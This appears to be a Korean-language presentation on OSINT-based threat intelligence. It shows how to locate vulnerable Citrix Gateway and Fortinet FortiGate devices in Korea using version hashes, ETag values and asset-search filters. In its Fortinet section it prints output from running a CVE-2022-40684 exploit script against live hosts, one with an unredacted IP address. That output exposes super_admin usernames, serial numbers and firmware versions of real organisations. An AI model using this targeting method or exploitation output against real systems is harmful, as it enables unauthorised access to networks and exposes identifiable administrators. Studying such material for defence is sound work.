<p>Inbound <span>Safe</span></p> <p>Outbound <span>Safe</span></p> <p>200</p> <p>Apache</p> <p>Korea Telecom</p> <p>Republic of Korea</p> <p>Seosan City</p> <p>2023-01-01 16:39:4</p> <p>Admin SSL VPN</p>	<pre> 1 &lt;!DOCTYPE html PUBLIC "-//W3C//DTD XDEV_HTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"&gt; 2 &lt;html xmlns="http://www.w3.org/1999/xhtml"&gt; 3 &lt;head&gt; 4 &lt;meta http-equiv="X-UA-Compatible" content="IE=edge"&gt; 5 &lt;title&gt;Citrix Gateway&lt;/title&gt; 6 &lt;link rel="SHORTCUT ICON" href="/vpn/images/AccessGateway.ico" type="image/vnd.microsoft.icon"&gt; 7 &lt;META http-equiv="Content-Type" content="text/html; charset=UTF-8"&gt; 8 &lt;META content="noindex,nofollow,noarchive name=robots"&gt; 9 &lt;link href="/vpn/js/rdx/core/css/rdx.css?v=6e7b2de88609868eeda0b1baf1d34a7e" rel="stylesheet" type="text/css"/&gt; 10 &lt;link href="/logon/themes/Default/css/base.css?v=6e7b2de88609868eeda0b1baf1d34a7e" rel="stylesheet" type="text/css" media="screen" /&gt; 11 &lt;link rel="stylesheet" href="/logon/fonts/citrix-fonts.css?v=6e7b2de88609868eeda0b1baf1d34a7e" type="text/css"&gt; 12 &lt;link href="/logon/themes/Default/css/custom.css?v=6e7b2de88609868eeda0b1baf1d34a7e" rel="stylesheet" type="text/css"/&gt; 13 &lt;script type="text/javascript" src="/vpn/js/rdx.js?v=6e7b2de88609868eeda0b1baf1d34a7e"&gt;&lt;/script&gt; 14 &lt;script type="text/javascript" src="/vpn/resources.js?v=6e7b2de88609868eeda0b1baf1d34a7e"&gt;&lt;/script&gt; 15 &lt;script type="text/javascript" src="/vpn/nssshare.js?v=6e7b2de88609868eeda0b1baf1d34a7e"&gt;&lt;/script&gt; 16 &lt;script type="text/javascript" src="/vpn/init/index.js?v=6e7b2de88609868eeda0b1baf1d34a7e"&gt;&lt;/script&gt; 17 &lt;script type="text/javascript" src="/vpn/login.js?v=6e7b2de88609868eeda0b1baf1d34a7e"&gt;&lt;/script&gt; 18 &lt;script type="text/javascript" src="/vpn/js/views.js?v=6e7b2de88609868eeda0b1baf1d34a7e"&gt;&lt;/script&gt; 19 &lt;script type="text/javascript" src="/vpn/js/gateway_login_view.js?v=6e7b2de88609868eeda0b1baf1d34a7e"&gt;&lt;/script&gt; 20 &lt;script type="text/javascript" src="/vpn/js/gateway_login_form_view.js?v=6e7b2de88609868eeda0b1baf1d34a7e"&gt;&lt;/script&gt; </pre>	155

HTTP 서버 응답경로(/vpn/index.html)의 HTML 본문에 JS 파일들에 특정 버전별 MD5 해시보유

# OSINT를 활용한 사이버 위협정보 사례

## CVE 취약점 정보 검색 사례

### ➤ CVE 취약한 대상 검색 - Citrix 보안장비

#### ▶ Citrix ADC / Gateway 취약한 버전 리스트

취약한 Citrix ADC / Gateway 버전

12.1-65.21(c1b64cea1b80e973580a73b787828daf)

12.1-63.22 Citrix ADC & Citrix Gateway version hashes

13.0-58.32

12.1-57.18

13.0-47.24

12.1-63.23

12.1-55.18

12.1-65.15

13.0-83.27

 citrx-adc-version-hashes.csv

Q 2022


1	rdx_en_date	vhash	version
72	2022-01-20 02:36:41	c6bcd2f119d83d1de762c8c09b482546	12.1-64.16
73	2022-01-28 06:22:15	b3fb0319d5d2dad8c977b9986cc26bd8	12.1-55.265
74	2022-02-21 12:49:29	0f3a063431972186f453e07954f34eb8	13.1-17.42
75	2022-02-23 07:02:10	7364f85dc30b3d570015e04f90605854	
76	2022-03-10 15:17:42	e42d7b3cf4a6938aecebdade491ba140c	13.0-85.15
77	2022-04-01 19:41:31	310ffb5a44db3a14ed623394a4049ff9	
78	2022-04-03 05:18:28	2edf0f445b69b2e322e80dbc3f6f711c	12.1-55.276
79	2022-04-07 06:11:44	b4ac9c8852a04234f38d73d1d8238d37	13.1-21.50
80	2022-04-21 07:34:34	9f73637db0e0f987bf7825486bfb5efe	12.1-55.278

# OSINT를 활용한 사이버 위협정보 사례

## CVE 취약점 정보 검색 사례

### ➤ CVE 취약한 대상 검색 - Citrix 보안장비

#### ▶ Citrix 관리자 웹 페이지에서 JS 해시값에 해당하는 취약한 대상



**Asset Search** "Citrix Gateway" "c1b64cea1b80e973580a73b787828daf" country: KR


Showing results for

Keyword : "Citrix Gateway" "c1b64cea1b80e973580a73b787828daf"  
Filter : country: KR

Asset	SSL Certificate	Citrix Gateway
<p><b>Inbound</b> Safe</p> <p><b>Outbound</b> Safe</p> <p>200</p> <p>Apache</p> <p>LG DACOM Corporation</p> <p>Republic of Korea</p> <p>Yongin-si</p> <p>2022-12-31 18:36:16</p> <p><b>Admin</b> <b>SSL VPN</b></p>	<p><b>SSL Certificate</b></p> <p>Issuer Organization : Sectigo Limited</p> <p>Expiration Status: false</p> <p>Subject Common Name : handok.com</p> <p>Subject Country : -</p> <p>Subject Organization : -</p>	<p><b>Citrix Gateway</b></p> <p>HTTP/1.1</p> <p>Status: 200 OK</p> <p>Date: Sat, 31 Dec 2022 12:54:18 GMT</p> <p>Etag: e5a-5ee851a6d8740</p> <p>Cache Control: no-cache, no-store, must-revalidate, no-cache</p> <p>...</p>

**Total Results** 13

**Top Countries**



Citrix 취약점(CVE-2022-27510 & CVE-2022-27518) 취약한 버전(12.1-65.21) 확인 방법

# OSINT를 활용한 사이버 위협정보 사례

## CVE 취약점 정보 검색 사례

### ➤ CVE 취약점 정보 검색 - 포티넷(Fortinet) UTM 장비

#### ▶ 원격 인증우회 취약점(CVE-2022-40684) 취약한 버전을 찾기

Inbound

Safe

Outbound

Safe

200

HTML 5.0

Korea Telecom

Republic of Korea

Gangnam-gu

2022-10-11 08:38:07

DSM

Firewall

SSL Certificate

Issuer Organization :

Fortinet Ltd.

Expiration Status:

false

Subject Common Name :

FortiGate

Subject Country :

-

Subject Organization :

Fortinet Ltd.

FortiGate

HTTP/1.1

Status: 200 OK

Date: Tue, 11 Oct 2022 08:34:42 GMT

Etag: d31d8b8e34620fb8687a680e569dd14a

Content Type: text/html

X Frame Options: SAMEORIGIN

...

cmd

```

D:\>CVE-2022-40684_Fortinet.py https://211.106.104.125:8888
Exploiting target: https://211.106.104.125:8888
- [92m+] The target https://211.106.104.125:8888 is vulnerable- [0m
- [93m+] [0m Admin username: doroot
- [93m+] [0m Level access: super_admin
- [93m+] [0m Admin username: saeamco
- [93m+] [0m Level access: super_admin
[+] Serial: FG100FTK21009890
[+] Version: v7.0.1

```

# OSINT를 활용한 사이버 위협정보 사례

## CVE 취약점 정보 검색 사례

### ➤ CVE 취약점 정보 검색 - 포티넷(Fortinet) UTM 장비

#### ▶ 동일한 취약점이 존재하는 Fortinet OS 버전은 HTTP etag 헤더정보 이용해서 체크가능함

Keyword : "099f1f4fbc3320c6f8260568de9e1815"

Filter : country: KR |title: FortiGate

**FortiGate**

Inbound **Low**

Outbound **Safe**

200

HTML 5.0

Korea Telecom

Republic of Korea

Gwacheon

2022-10-13 22:48:46

HTTP/1.1

Status: 200 OK

Date: Wed, 12 Oct 2022 19:33:33 GMT

Etag: **099f1f4fbc3320c6f8260568de9e1815**

Content Type: text/html

X Frame Options: SAMEORIGIN

...

```

cmd
D:\>CVE-2022-40684_Fortinet.py https://[redacted]
Exploiting target: https://[redacted]
[92m[+] The target https://[redacted] 4 is vulnerable-[0m
[93m[+] [0m Admin username: admin
[93m[+] [0m Level access: super_admin
[93m[+] [0m Admin username: fortigate-tech-support
[93m[+] [0m Level access: super_admin
[+] Serial: FGT60ETK18099W70
[+] Version: v7.0.5

D:\>CVE-2022-40684_Fortinet.py https://[redacted]
Exploiting target: https://[redacted]
[92m[+] The target https://[redacted] 3 is vulnerable-[0m
[93m[+] [0m Admin username: admin
[93m[+] [0m Level access: super_admin
[93m[+] [0m Admin username: hwiyoung.juen
[93m[+] [0m Level access: super_admin
[93m[+] [0m Admin username: seunghyun.yoo
[93m[+] [0m Level access: super_admin
[93m[+] [0m Admin username: sinhack.kim
[93m[+] [0m Level access: super_admin
    
```

- Q & A -